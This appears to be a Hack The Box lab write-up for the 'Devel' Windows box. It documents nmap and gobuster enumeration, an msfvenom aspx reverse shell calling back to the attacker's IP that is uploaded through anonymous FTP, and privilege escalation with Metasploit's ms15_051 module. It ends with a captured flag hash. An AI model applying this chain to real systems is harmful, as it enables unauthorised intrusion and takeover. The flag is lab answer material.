


DEVEL



Enumeration

nmap

```
(kali㉿kali)-[~/Desktop/htb]
$ sudo nmap -sS -Pn -T4 -p- 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:53 EDT
Nmap scan report for 10.10.10.5
Host is up (0.074s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
```

After running my initial scan I will now run a secondary scan to get more information on the target.

```

(kali㉿kali)-[~/Desktop/htb]
$ sudo nmap -sS -Pn -T4 -p21,80 -sV -sC 10.10.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-02 19:55 EDT
Nmap scan report for 10.10.10.5
Host is up (0.074s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM          <DIR>          aspnet_client
| 03-17-17  04:37PM                      689 iisstart.htm
| 11-03-24  01:53AM                      838 nmap.txt
|_ 03-17-17  04:37PM                      184946 welcome.png
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http-server-header: Microsoft-IIS/7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Accessing the contents in FTP server

Since anonymous login is allowed I will now download all the contents and go through them in my own machine.

```

(kali㉿kali)-[~/Desktop/htb/devel]
$ wget -m --no-passive ftp://anonymous:anonymous@10.10.10.5
--2024-11-02 19:57:54-- ftp://anonymous:*password*@10.10.10.5/

```

I saw an image and decided to take a closer look

```
(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
$ ls
aspnet_client  iisstart.htm  nmap.txt  welcome.png
```

```
(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
$ exiftool welcome.png
ExifTool Version Number      : 12.76
File Name                    : welcome.png
Directory                    : .
File Size                    : 185 kB
File Modification Date/Time   : 2017:03:17 16:37:00-04:00
File Access Date/Time        : 2024:11:02 19:57:56-04:00
File Inode Change Date/Time   : 2024:11:02 19:57:56-04:00
File Permissions              : -rw-rw-r--
File Type                    : PNG
File Type Extension          : png
MIME Type                    : image/png
Image Width                  : 571
Image Height                 : 411
Bit Depth                    : 8
Color Type                   : RGB
Compression                  : Deflate/Inflate
Filter                      : Adaptive
Interlace                    : Noninterlaced
Image Size                   : 571x411
Megapixels                   : 0.235
```



I then took a closer look at the iisstart.htm to see if maybe it had some useful information I could use

```
(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
$ cat iisstart.htm
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS7</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#B3B3B3;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}
```

I also found nothing in the directory so now I will move to the http server.

Accessing the site

```
(kali@kali) - [~/Desktop/htb/devel/10.10.10.5]
$ whatweb 10.10.10.5
http://10.10.10.5 [200 OK] Country[RESERVED][xx], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.5], Microsoft-IIS[7.5][Under Construction], Title[IIS7], X-Powered-By[ASP.NET]
```

I always like to use Burpsuite because this way I can truly see what is going on.



The site was found to be using the same image that I originally found in the FTP server.

<pre>GET / HTTP/1.1 Host: devel.htb Accept-Language: en-US Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html 3 Last-Modified: Fri, 17 Mar 2017 14:37:30 GMT 4 Accept-Ranges: bytes 5 ETag: "37b5ed12c9fd21:0" 6 Server: Microsoft-IIS/7.5 7 X-Powered-By: ASP.NET 8 Date: Sun, 03 Nov 2024 00:04:55 GMT 9 Content-Length: 689 10</pre>
---	--

It is important to note that this is powered by ASP.NET meaning that whenever I use a shell it would be aspx

Gobusters

While im looking at the site on the background im running a gobuster scan so that I can enumerate any directories and sub domains that may be present on the site.

```
(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
$ gobuster dir -t 60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://devel.htb/

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://devel.htb/
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

Progress: 192970 / 220561 (87.49%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 193121 / 220561 (87.56%)

Finished
```

```
(kali㉿kali)-[~/Desktop/htb/devel/10.10.10.5]
$ gobuster vhost -u http://devel.htb -t 50 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain |grep -v -E "(Status: 400|Status: 403|Status: 404)"

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://devel.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode


Progress: 114441 / 114442 (100.00%)

Finished
```

Back to FTP

It seems I must have forgotten something in the ftp server because the site has nothing apparent.

It took a closer look but I noticed that something could be uploaded to the FTP and this would be then hosted in the website.



```
(kali㉿kali)-[~/Desktop/htb/devel]
$ msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.3 LPORT=4000 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2874 bytes
```

I now created a shell to gain access to the system.

```
ftp> put shell1.aspx
local: shell1.aspx remote: shell1.aspx
200 EPRT command successful.
125 Data connection already open; Transfer starting.
100% |*****
226 Transfer complete.
2914 bytes sent in 00:00 (38.74 KiB/s)
```

Priv Escalation

```
meterpreter > shell
Process 3772 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

I can use SeImpersonatePrivilege to escalate privilege.

By looking for a known exploit to use SeImpersonate I found PrintSpoofer

<https://www.hackingarticles.in/windows-privilege-escalation-seimpersonateprivilege/>

By following the following known method I was able to escalate.

```
meterpreter > upload /opt/tools/printspoofer/PrintSpoofer.exe
[*] Uploading : /opt/tools/printspoofer/PrintSpoofer.exe → PrintSpoofer.exe
[*] Uploaded 26.50 KiB of 26.50 KiB (100.0%): /opt/tools/printspoofer/PrintSpoofer.exe → PrintSpoofer.exe
[*] Completed : /opt/tools/printspoofer/PrintSpoofer.exe → PrintSpoofer.exe
```

For some reason PrintSpoofer didn't work so I had to use exploit suggerter from metasploit.

```
msf6 exploit(multi/handler) > use 9
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 post(multi/recon/local_exploit_suggester) > 
```



```

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0
LHOST => 10.10.14.3
msf6 exploit(windows/local/ms15_051_client_copy_image) > set LPORT 4000
LPORT => 4000
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 exploit(windows/local/ms15_051_client_copy_image) > set Session 1
Session => 1
msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.3:4000
[*] Reflectively injecting the exploit DLL and executing it...
[*] Launching netsh to host the DLL...
[+] Process 3064 launched.
[*] Reflectively injecting the DLL into 3064...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176198 bytes) to 10.10.10.5
[*] Meterpreter session 2 opened (10.10.14.3:4000 -> 10.10.10.5:49209) at 2024-11-02 22:59:06 -0400

```

This gave me a shell as NT authority which allowed me to complete the box.

```

Directory of C:\Users\babis\Desktop

11/02/2022  03:54  <DIR>      .
11/02/2022  03:54  <DIR>      ..
03/11/2024  03:28          34 user.txt
                1 File(s)          34 bytes
                2 Dir(s)  4.691.820.544 bytes free

C:\Users\babis\Desktop>type user.txt
type user.txt
faf5f8bdf4da76c2d437c7e334cd5549

```

